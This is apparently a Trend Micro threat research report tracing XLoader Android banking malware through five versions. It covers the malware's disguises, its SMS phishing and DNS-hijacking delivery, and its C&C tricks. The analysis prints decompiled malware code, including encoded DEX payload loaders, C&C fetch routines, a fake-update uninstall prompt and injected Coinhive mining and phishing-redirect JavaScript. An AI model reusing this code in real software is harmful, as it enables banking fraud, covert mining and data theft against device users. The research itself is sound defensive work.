



The Evolution of XLoader and FakeSpy:
Two Interconnected Android
Malware Families

Lorin Wu and Ecular Xu

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by:
Trend Micro Research

Written by:
Lorin Wu and Ecular Xu

Stock images used under license
from Shutterstock.com

For Raimund Genes (1963-2017)

Contents

04

The Evolution of XLoader

15

The Evolution of FakeSpy

25

Global Impact of XLoader and
FakeSpy Attacks

27


The Connection Between FakeSpy
and XLoader

32

Conclusion

33

Appendix

A person wearing a bright yellow hoodie is seen from the side, looking out a window. The background is a bright, overexposed window with a vertical frame. The person's hand is partially visible near the bottom of the frame.

This research focuses on the evolution, as well as the connection, of XLoader (a.k.a. MoqHao and Roaming Mantis) and FakeSpy — two prevalent Android malware families that have a total infection count of almost 385,000 as of October 2018.

We published a [blog](#) entry on XLoader in April 2018 after it created a new wave of attacks that used Domain Name System (DNS) cache poisoning/ DNS spoofing to distribute and install malicious Android apps to users in Japan, Korea, China, Taiwan, and Hong Kong. Two months later, we published our [findings](#) on FakeSpy, an Android malware that used SMS as an entry point to launch info-stealing attacks on users in Japan and South Korea. A closer look into the two mobile malware's schemes allowed us to dig deeper into the activities and possible connections between XLoader and FakeSpy. Additionally, we discovered that FakeSpy, and potentially XLoader, might have possible ties with the Yanbian Gang — a Chinese cybercriminal group that [uses](#) mobile malware to steal money from account holders of South Korean banks.

This research outlines the changes in the behavior, targets, attack vectors, and infrastructure of both XLoader and FakeSpy over the years. We will also break down the global impact of XLoader and FakeSpy, and detail the similarities between the two mobile malware families that show how they are connected to each other.

The Evolution of XLoader

For this research, Trend Micro has sourced more than 8,500 XLoader samples from malicious domains and not from any legitimate app stores.

The activities of the Android malware family can be traced back to as early as January 2015, and as years progressed, we observed that its operators kept on changing its attack vector and deployment infrastructure, among other features. XLoader has also adopted a variety of deployment techniques, i.e., SMS phishing or [SMiShing](#) and DNS hijacking.

	Version 1.0	Version 2.0	Version 3.0	Version 4.0	Version 5.0
Date	2015/1/23 to 2015/6/12	2017/1/12 to 2017/8/19	2017/8/21 to 2018/4/22	2018/5/15 to 2018/6/24	2018/6/26 to now
Posed as	Google Chrome, 우편번호검색 (Postal Code Search), SmartTouch	Google Chrome, NAVER, Anroid Security Update #EVG46585-95HG	Google Chrome, CJ 대한통운(CJ Korea Express), Facebook	Facebook, CJ 대한통운(CJ Korea Express)	A major home delivery service company in Japan
No. of sourced samples	52	2730	111	628	4717
Languages supported	South Korean (Hangul)	South Korean (Hangul)	Japanese, South Korean (Hangul), and Chinese	Japanese, South Korean (Hangul), Chinese, and 24 more	Japanese, South Korean (Hangul), Chinese, and 24 more
Spread channel	SMiShing	SMiShing	DNS hijacking	DNS hijacking	SMiShing
Payload encoding	N/A	Base64	Base64, Base64 + Zip	Base64 + Zip	Base64
C&C channel	Legitimate web	Legitimate web	Legitimate web	Legitimate mailbox	Legitimate mailbox
C&C connection	HTTP	WebSocket	WebSocket	WebSocket	WebSocket

Table 1. A quick look at XLoader's version changes

XLoader Version 1.0 (January 23 to June 12, 2015)

Trend Micro sourced a total of 52 XLoader version 1.0 samples. The first XLoader malware discovered was disguised as a legitimate Google Chrome application that targets South Korean users. It has the following capabilities:

- Requests device administrator privilege;
- Hides itself from system application list after being launched manually;
- Uses DEX load technique to load extra payload under the APK asset directory;
- Generates random certificate content and uses self-protection mechanisms.




Figure 1. Screenshots of the fake Chrome app and its administrator permission activation request

```
[mars@njdc-mars152 v1]$ keytool -printcert -file A1819309EB2EF5E0DD9773F30750789070B16CF8D6C82761AD794F1933CF2922
Owner: CN=kfljgerwkwke, OU=gndmgndkfg, O=weroijtoiewrjtoi, L=gndsfmg, ST=nkefj, C=ejnk
Issuer: CN=kfljgerwkwke, OU=gndmgndkfg, O=weroijtoiewrjtoi, L=gndsfmg, ST=nkefj, C=ejnk
Serial number: 35a2716
Valid from: Fri Jan 23 18:48:59 UTC 2015 until: Sun Jul 30 18:48:59 UTC 2124
Certificate fingerprints:
  MD5: 76:70:AF:60:46:C6:8D:27:DC:70:66:35:27:F5:F0:90
  SHA1: 48:AB:A0:40:2B:EA:2A:B3:32:61:C6:7C:2B:8B:39:86:03:C0:D7:28
  Signature algorithm name: SHA256withRSA
  Version: 3

Extensions:

#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: DE BE BC FB BC D8 01 FE   FD 4C C0 4B C5 BA 57 3F   .....L.K..W?
0010: C5 8A 80 FE                ....
]
]

[mars@njdc-mars152 v1]$ stat A1819309EB2EF5E0DD9773F30750789070B16CF8D6C82761AD794F1933CF2922/META-INF/MANIFEST.M
File: 'A1819309EB2EF5E0DD9773F30750789070B16CF8D6C82761AD794F1933CF2922/META-INF/MANIFEST.MF'
Size: 859          Blocks: 8          IO Block: 4096   regular file
Device: 810h/2064d Inode: 406193060  Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 500/   mars)  Gid: (  0/   root)
Access: 2015-01-24 02:49:06.000000000 +0000
Modify: 2015-01-24 02:49:06.000000000 +0000
```

Figure 2. Screenshot of the XLoader version 1.0 certificate. The certificate was created in 2015 and valid until 2124. Based on the time gap between the creation of the certificate and the signature file, we believe that the first version of XLoader was created in the UTC+ 8 time zone.

If a user falls for the malware operators' SMiShing method, the variant will install a malicious Android banking app provided by its C&C server, which is fetched and parsed from a now-deleted social media user profile (hxxp://m[.██████████.].com/profile?██████████43420) created by the attackers. If manually launched, it checks all installed apps on the affected device and crossmatches any installed banking app (see Table 2) to a target list (see Table 3). Subsequently, it attempts to trick the user into replacing such apps with malicious banking apps.

```
void checkApk() {
    if(this.pkgInstall == null) {
        new Thread() {
            public void run() {
                String v12 = null;
                int v7 = 0;
                super.run();
                try {
                    String[] v2 = Plugin.httpGet("http://" + Plugin.this.loadAddress()[0] + ":6545/list1.txt?" + Long.toString(Plugin.this.rd.nextLong(), 32);
                    int v8 = v2.length;
                    while(true) {
                        label_25:
                        if(v7 >= v8) {
                            return;
                        }
                    }
                }
            }
        }
    }
}
```

Figure 3. Code snippet of the process of getting the list of malicious apps from the C&C server

```
Plugin.this.updateAlertDialog = new AlertDialog$Builder(Plugin.this.service).setNegativeButton("취소", new
    public void onClick(DialogInterface arg1, int arg2) {
    }
}).setPositiveButton("확인", new DialogInterface$OnClickListener() {
    public void onClick(DialogInterface arg5, int arg6) {
        try {
            if(!Plugin.isAvalible(this.this$1.this$0.service, this.this$1.val$pkg)) {
                return;
            }
            Intent v0 = new Intent("android.intent.action.DELETE", Uri.parse("package:" + this.this$1.val$));
            v0.addFlags(268435456);
            this.this$1.this$0.service.startActivity(v0);
        } catch(Exception v2) {
        }
        A new version has been released. Please reinstall it to use.
    }
}).setMessage("새로운버전에 출시되었습니다. 재설치 후 이용하시기 바랍니다.").create();
Plugin.this.updateAlertDialog.getWindow().setType(2003);
Plugin.this.updateAlertDialog.show();
```

Figure 4. Screenshot of the fake update notification code in XLoader version 1.0

Apart from automatically receiving registered broadcasts and triggering specific actions, (for example, deleting SMS from a specified number), this version of XLoader can also receive and perform other commands (see Table 4) when connected to its C&C server.

```

ng gu() {
if(Plugin.a == null) {
    try {
        Plugin.a = new String(Plugin.d(Base64.decode("ByYpqP/Y10ZRtW9QX8zC447mLrpWHzavkLz3watnMgFkVFW0cB1Pw", 1), "mojkskn
        Plugin.b = new String(Plugin.d(Base64.decode("PrN9Sm4pzVo1YcQtbZ9SQ", 1), "mojksknq"));
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
}

return Plugin.a + Plugin.b + "&" + Long.toString(this.rd.nextLong(), 32);

```

Figure 5. Code snippet that shows XLoader Version 1.0's C&C server address

The succeeding version of XLoader has a few variations, such as the use of a different social media user profile and the list of malicious apps not being hardcoded in the malware code.

XLoader Version 2.0 (January 12 to August 19, 2017)

We caught 2,730 samples of XLoader version 2.0, most of them came from a concentrated outbreak in August 2017. Like version 1.0, version 2.0 also went after South Korean users.

The first sample of XLoader version 2.0 was caught on January 12, 2017, and we noticed significant changes from version 1.0. The operators behind this version changed the DEX load technique to load extra payload, and the payload under the asset directory was encoded. Java classes under *com.Loader* (which is where "XLoader" got its name) will be invoked in the payload.

```

Owner: CN=sageuvhzw, OU=pnuzbmhtgi, O=xbbhrfvof, L=sktrwcmxqz, ST=dllbnrxik, C=US
Issuer: CN=sageuvhzw, OU=pnuzbmhtgi, O=xbbhrfvof, L=sktrwcmxqz, ST=dllbnrxik, C=US
Serial number: 4be3e34a
Valid from: Thu Jan 05 06:49:46 UTC 2017 until: Sat Jul 13 06:49:46 UTC 2126
Certificate fingerprints:
    MD5:  E0:C5:FD:20:4C:84:D3:6D:05:6A:EC:2C:74:66:59:7D
    SHA1: F4:9C:97:86:52:72:5A:43:B5:A2:85:E2:ED:47:B3:A9:40:8C:6A:29
Signature algorithm name: SHA256withRSA
Version: 3

```

Figure 6. Screenshot of XLoader version 2.0's malware certificate

```

ByteArrayOutputStream v0_1 = new ByteArrayOutputStream();
InputStream v2 = this.getAssets().open("bin");
byte[] v3 = new byte[2048];
while(true) {
    int v4 = v2.read(v3);
    if(v4 == -1) {
        break;
    }
    v0_1.write(v3, 0, v4);
}

v2.close();
byte[] v0_2 = Base64.decode(v0_1.toByteArray(), 0);
FileOutputStream v2_1 = new FileOutputStream(v1);
v2_1.write(v0_2);
v2_1.close();
new File(this.getFilesDir().getAbsolutePath() + "/" + x).mkdirs();
this.b = new DexClassLoader(v1.getAbsolutePath(), this.getFilesDir().getAbsolutePath() + "/" + x, null, Cla
this.c = this.b.loadClass("com.Loader");
this.a = this.c.getConstructor().newInstance();
return;

```

Figure 7. Code snippet showing the encoded payload and a modified DEX loading technique

The code in the packer app and the payload changed significantly, which we believe is a result of code reconstruction. However, some of XLoader version 1.0's functions, such as the device administrator request and its ability to hide itself from the application list, can still be seen in version 2.0. The process of getting the real C&C address, which can be accessed via a social media user profile, is also in version 2.0.

Apart from the commands sent by the C&C in version 1.0, version 2.0 also has new and modified commands (see Table 5), and changed the way it communicates with the C&C server from HTTP to WebSocket. Besides the malicious banking apps, XLoader version 2.0 has also tried to lure victims into installing malicious gaming apps (see Table 6).

XLoader version 2.0 abuses the WebSocket protocol to get a persistent connection between clients and servers where data can be transported anytime. At the same time, XLoader abuses the MessagePack (a data interchange format) to package the stolen data and exfiltrate it via the WebSocket protocol for a more efficient transmission.

XLoader version 2.0 creates a simple HTTP server on the affected device to trick victims. A Korean web phishing page is shown whenever the affected device receives a broadcast event (i.e., if a new package is installed or if the device's screen is on) to steal personal data such as information used in banking apps.




Figure 8. Screenshot of the fake update notification and the phishing page (in Korean)

XLoader Version 3.0 (August 21, 2017 to April 22, 2018)

We discussed our findings on XLoader version 3.0, which we caught 111 samples of, in the TrendLabs Security Intelligence Blog entry “XLoader Android Spyware and Banking Trojan Distributed via DNS Spoofing” published in April 2018. Version 3.0 poses as a legitimate Facebook or Chrome application, and targets more countries, including Japan, South Korea, China, Taiwan, and Hong Kong. Most of the samples were distributed from polluted DNS domains that sent fake notifications to victim’s devices.

```
Owner: CN=afavrfbql, OU=eafcjxxapn, O=qgvstkrft, L=nccfpgrtm, ST=oawzctmcd, C=US
Issuer: CN=afavrfbql, OU=eafcjxxapn, O=qgvstkrft, L=nccfpgrtm, ST=oawzctmcd, C=US
Serial number: 4e9c2a6
Valid from: Mon Aug 21 23:49:32 UTC 2017 until: Wed Feb 26 23:49:32 UTC 2127
Certificate fingerprints:
  MD5: AD:6C:B1:1C:E5:13:A8:BB:1E:31:22:C2:AA:8F:9B:70
  SHA1: 94:A6:54:AA:21:A9:F7:29:3D:45:98:8F:2B:ED:86:2E:EE:75:70:67
Signature algorithm name: SHA256withRSA
Version: 3
```

Figure 9. Screenshot of the XLoader malware certificate of version 3.0

XLoader version 3.0 started supporting more languages, such as English, Japanese, Hangul, and Traditional Chinese languages. This isn’t only reflected on version 3.0’s code, but also on its attack vectors, i.e., a phishing website and a fake pop-up notification window.

```
, "새로운버전이 출시되었습니다. 재설치 후 이용하시기 바랍니다.", "" + p.b + "해 이 권한을 기부하실건가요?", "오픈후권한\" + p.b + "\"에서 더 빠르게 페이지 방문할 수 있고  
"변환" + p.b + "授予此權限嗎?", "開啟權限後\" + p.b + "\"將可更快速的訪問網頁,並且提升手機的上網體驗.", "確認", "取消", "[姓名].[生日]確認後重新輸入.", "安全  
ind the new version, please use after updating", "Would you like to grant this permission to " + p.b + "?", "After opening the permissions, \" + p.b  
ページが発見、アップデート完了後ご使用ください", "" + p.b + "この権限を与えますか?", "権限許可後、「" + p.b + "\"はより速くサイトを訪問し、そしてスマホの!
```

Figure 10. Code snippet showing the hardcoded phishing texts in different languages




Figure 11. Screenshots of the phishing websites (in Traditional Chinese, Japanese, English, and Hangul) created by XLoader version 3.0 operators

```

Log.d("WS", "ns get...");
List v0 = o.a(Loader.access$getPreferences$p(this.a).getString("addr_accounts", "haoxingfu88|haoxingfu12389|wokaixi
String v1 = Locale.getDefault().toString();
if((o.a(v1, "ko", false, v8, v5)) || (o.a(v1, "zh_CN", false, v8, v5))) {
    v0_1 = Loader.access$getPreferences$p(this.a).getString("account", v0.get(0));
}
else if(o.a(v1, "ja", false, v8, v5)) {
    v0_1 = Loader.access$getPreferences$p(this.a).getString("account", v0.get(v8));
}
else {
    v0_1 = Loader.access$getPreferences$p(this.a).getString("account", v0.get(1));
}
}

```

Figure 12. Code snippet showing XLoader version 3.0's different regional C&C addresses that are hidden in different social media user profiles

Other than the C&C commands used in XLoader version 2.0, version 3.0 added new capabilities, such as setting the device's ringer mode to silent, simulating a number-dialed tone, and calling a specific number, among others (see Table 7 for the complete list).

XLoader version 3.0 also adds a more sophisticated way of hiding its payload. The key malicious payload was placed in the asset directory as a DEX file in version 1.0, while version 2.0 used Base64 encoding algorithm. However, in version 3.0, XLoader uses Base64 and Zip to encode and compress its payload to evade detection.

```

super.onCreate();
try {
    File v1 = new File(this.getFilesDir().getAbsolutePath() + File.separator + "test.dex");
    if(v1.exists()) {
        v1.delete();
    }

    ByteArrayOutputStream v0_1 = new ByteArrayOutputStream();
    InflaterInputStream v2 = new InflaterInputStream(this.getAssets().open("data.sql"));
    byte[] v3 = new byte[2048];
    while(true) {
        int v4 = ((InputStream)v2).read(v3);
        if(v4 == -1) {
            break;
        }

        v0_1.write(v3, 0, v4);
    }
}

```

Figure 13. Screenshot of XLoader version 3.0 loading the encoded and zipped payload

This version of XLoader sports more self-protection/persistence mechanisms. It prevents victims from accessing the device's settings, which potentially prevents users from uninstalling XLoader or using a security app to get rid of it.

XLoader Version 4.0 (May 15 to June 24, 2018)

A total of 628 XLoader version 4.0 samples were sourced for this research. Just like its early iterations, this version — spotted on May 15, 2018 — poses as a legitimate Facebook or Chrome application to target banking or gaming apps. Apart from Android users, the operators of this variant started targeting even iOS and PC users soon after its first iteration emerged.

XLoader version 4.0, which supports 27 languages (including European and Middle Eastern languages), infects PCs in order to mine cryptocurrency via DNS hijacking. The cryptocurrency mining function will be triggered if users connect to a compromised router. This malicious tactic, along with phishing, was also used by the operators to victimize iOS users. When iOS users connect to a compromised router, they will be directed to a phishing page, where the variant can steal their Apple ID.

```
function isPC() {
    var userAgentInfo = navigator.userAgent;
    var Agents = ["Android", "iPhone", "SymbianOS", "Windows Phone", "iPad", "iPod"];
    var flag = true;
    for (var v = 0; v < Agents.length; v++) {
        if (userAgentInfo.indexOf(Agents[v]) > 0) {
            flag = false;
            break;
        }
    }
    return flag;
}
if (isPC()) {
}
if (isIOS) {
    window.alert(getString(1));
    window.location.href = "about:blank";
}
```

Figure 14. In the first iteration of XLoader version 4.0, its operators only focused on targeting Android devices. PCs and iOS devices were still spared.

```
function isPC() {
    var userAgentInfo = navigator.userAgent;
    var Agents = ["Android", "iPhone", "SymbianOS", "Windows Phone", "iPad", "iPod"];
    var flag = true;
    for (var v = 0; v < Agents.length; v++) {
        if (userAgentInfo.indexOf(Agents[v]) > 0) {
            flag = false;
            break;
        }
    }
    return flag;
}
if (isPC()) {
    document.writeln("<script src='https://coinhive.com/lib/coinhive.min.js'></script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous('\u0026#x201d;");
    document.writeln("    miner.start();");
    document.writeln("</script>");
}
if (isIOS) {
    window.alert(getString(1));
    window.location.href = "http://security.apple.com/";
}
```

Figure 15. The succeeding iteration of XLoader Version 4.0 added a phishing function that targeted iOS devices, and a cryptocurrency mining capability that targeted PCs.

```

function isPC() {
    var userAgentInfo = navigator.userAgent;
    var Agents = ["Android", "iPhone", "SymbianOS", "Windows Phone", "iPad", "iPod"];
    var flag = true;
    for (var v = 0; v < Agents.length; v++) {
        if (userAgentInfo.indexOf(Agents[v]) > 0) {
            flag = false;
            break;
        }
    }
    return flag;
}
if (isPC()) {
    document.writeln("<script src='https://coinhive.com/lib/coinhive.min.js'></script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous('\U81CCcyqS7MeBz2npIynBxoJ3QdGZqk\');");
    document.writeln("    miner.start();");
    document.writeln("</script>");
}
if (isiOS) {
    //window.alert(getString(1));
    //window.location.href = "http://security.apple.com/";
    document.writeln("<script src='https://coinhive.com/lib/coinhive.min.js'></script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous('\U81CCcyqS7MeBz2npIynBxoJ3QdGZqk\');");
    document.writeln("    miner.start();");
    document.writeln("</script>");
}
}

```

Figure 16. In the last iteration of XLoader version 4.0, its operators removed the phishing website, and added a mining function for iOS devices. The Coinhive wallet address was also changed to a new one.

```

}
[{"Google 帳號危險 認證後使用", "發現新版本,請更新後使用", "嚮向" + p.b + "授予此權限嗎?", "開啟權限後" + p.b + "\將可更快速的訪"}, {"Account No.exists risks, use after certification", "Find the new version, please use after updating", "Would you like to g"}, {"Googleアカウント危険、認証完了後使用してください", "新バージョンが発見、アップデート完了後ご使用ください", "" + p.b + "広この権限"}, {""حساب" + p.b + "تم اكتشاف إصدار جديد؛ يرجى القيام بالتحديث أولا ثم استخدامه", "يمكنك استخدامه بعد اعتماد"}, {""Профильът ви в Google е в опасност, моля, използвайте след проверка", "Открита е нова версия, моля, използвайте след актуал"}, {""Twoje konto Google jest zagrożone. anger, please use after verifying", "Znalezione nową wersję. Prosimy o aktualizację prz"}, {""Google-Konto ist gefährdet, bitte verwenden Sie es nach der Zertifizierung", "Neue Version gefunden, bitte nach dem Update"}, {""Google существует опасность аккаунта, используйте после сертификации", "Найдено новая версия, пожалуйста, используйте пос"}, {""Ang iyong Google Account ay nasa panganib, mangyari gamitin matapos maratunayan", "Nakakita ng bagong bersyon,mangyari gam"}, {""გაუგლის ანგარიში უსაფრთხოა, განაგრძეთ გამოყენება, განაგრძეთ გამოყენება", "გადათქმულია ახალი ვერსია, გამოიყენეთ, გამოიყენეთ"}, {""Vás űcet Google je v nebezpeči, prosim použijte po overení", "Nalezena nová verze, použijte prosím po aktualizaci", "Určit"}, {""Akaun Google anda dalam bahaya, sila guna selepas disahkan", "Versi baharu ditemui, sila guna selepas dikemas kini", "Adak"}, {""आकाउण Google आकाउणतें उणुतें उणुतें, उणुतें उणुतें आकाउणतें उणुतें उणुतें उणुतें, उणुतें उणुतें आकाउणतें उणुतें उणुतें, उणुतें उणुतें उणुतें उणुतें"}, {""Conta de Google perigosa, use-a após a certificação", "Nova versão encontrada, por favor, use após a atualização", "Quer c"}, {""Vaš Google nalog je u opasnosti, molimo da koristite nakon provere.", "Pronadena nova verzija, molimo da koristite nakon a"}, {""บัญชี Google มีอันตราย กรุณาใช้ตามหลักที่ได้รับจากรัฐบาล", "ค้นพบเวอร์ชันใหม่ โปรดใช้ตามหลักจากรัฐบาล", "ต้องการอนุญาตให้ใช้กับ" + p.b + "หรือไม่"}, {""Google Hesabınız tehlikede, lütfen doğruladıktan sonra kullanın", "Yeni sürüm bulundu, lütfen güncelledikten sonra kullanı"}, {""Ваш обліковий запис Google під загрозою. Будь-ласка, використуйте після верифікації", "Знайдено нову версію, використув"}, {""La cuenta de Google está en peligro, haga la verificación antes de usarla", "Encuentra la nueva versión, por favor actualí"}, {""לאחר הרשאת לגוגל", "האם בטוח שברצונך להעניק את הרשאה הזאת לגוגל", "נמצאה גרסה חדשה, נא להשתמש לאחר העדכון", "מת"}, {""Akun Google huiz qutub qutub qutub t, uunuu qutub huuun oqunuuqutub qutub", "لا, انا لا اريد ان اعطى اذن", "لقد تم اكتشاف نسخة جديدة", "لقد تم اكتشاف نسخة جديدة"}, {""L'account Google è pericoloso, utilizza dopo la certificazione", "Trovato nuova versione, utilizza dopo l'aggiornamento"}, {""आकाउण Google आकाउणतें उणुतें उणुतें, उणुतें उणुतें आकाउणतें उणुतें उणुतें उणुतें, उणुतें उणुतें आकाउणतें उणुतें उणुतें, उणुतें उणुतें उणुतें उणुतें"}, {""Akun Google Anda dalam bahaya, harap gunakan setelah memverifikasi", "Menemukan versi baru, harap gunakan setelah memperba"}, {""Tài khoản Google của bạn rất nguy hiểm, vui lòng sử dụng sau khi xác nhận", "Đã tìm thấy phiên bản mới, vui lòng sử dụng s"}

```

Figure 17. Code snippet showing different languages in XLoader version 4.0's phishing function




Figure 18. Screenshots of the phishing websites (in Italian, Spanish, Russian, and Arabic) created by XLoader version 4.0 operators

From using a social media user profile in its prior versions, this version now uses email to retrieve its real C&C address. This version connects to an email inbox using hardcoded Microsoft Outlook® credentials via POP3. It then obtains the email subject and extracts the C&C address using the string “abcd” as an indicator.

```
try {
    Properties v1_1 = new Properties();
    v1_1.setProperty("mail.transport.protocol", "pop3");
    v1_1.setProperty("mail.pop3.host", "pop-mail.outlook.com");
    v1_1.setProperty("mail.pop3.port", "995");
    v1_1.setProperty("mail.pop3.ssl.enable", "true");
    v1_1.setProperty("mail.pop3.ssl.trust", "");
    Session v1_2 = Session.getDefaultInstance(v1_1);
    v1_2.setDebug(true);
    v9 = v1_2.getStore("pop3");
    List v2 = o.a(arg12, new char[]{'.'}, false, 0, 6, null);
    v9.connect(v2.get(0), v2.get(1));
    v2_1 = v9.getFolder("INBOX");
    v2_1.open(1);
    Message[] v3 = v2_1.getMessages();
    v1_3 = 0;
    while(true) {
        label_48:
        if(v1_3 < v3.length) {
            String v4 = v3[v1_3].getSubject();
            if(o.a(v4, "abcd", false, 2, null)) {
```

Figure 19. Code snippet of XLoader version 4.0 using email subject to get its real C&C address

Apart from the commands sent by the C&C server in previous versions, XLoader version 4.0 just added one module — called *ping*, which executes a command to ping a specified destination.

XLoader Version 5.0 (June 26, 2018 to present)

XLoader version 5.0 poses as an app from a major home delivery service company in Japan. It also uses SMiShing to trick users into installing the malicious app. Notably, FakeSpy operators also used this app from December 2017 to April 2018 to victimize mobile users.

```
Owner: CN=fovmlbgtz, OU=nrbgcvvh, O=mfwjfotcn, L=SH, ST=SH, C=US
Issuer: CN=fovmlbgtz, OU=nrbgcvvh, O=mfwjfotcn, L=SH, ST=SH, C=US
Serial number: 11cba26a
Valid from: Tue Jun 26 11:15:15 UTC 2018 until: Thu Jan 01 11:15:15 UTC 2128
Certificate fingerprints:
    MD5: C9:C4:86:EE:0B:8C:47:FE:73:AD:D7:21:36:AC:82:44
    SHA1: 3B:5D:2C:24:62:FA:7D:B6:FE:63:2C:F4:DD:0B:98:DB:1D:20:03:CF
Signature algorithm name: SHA256withRSA
Version: 3
```

Figure 20. Screenshot of XLoader version 5.0’s malware certificate

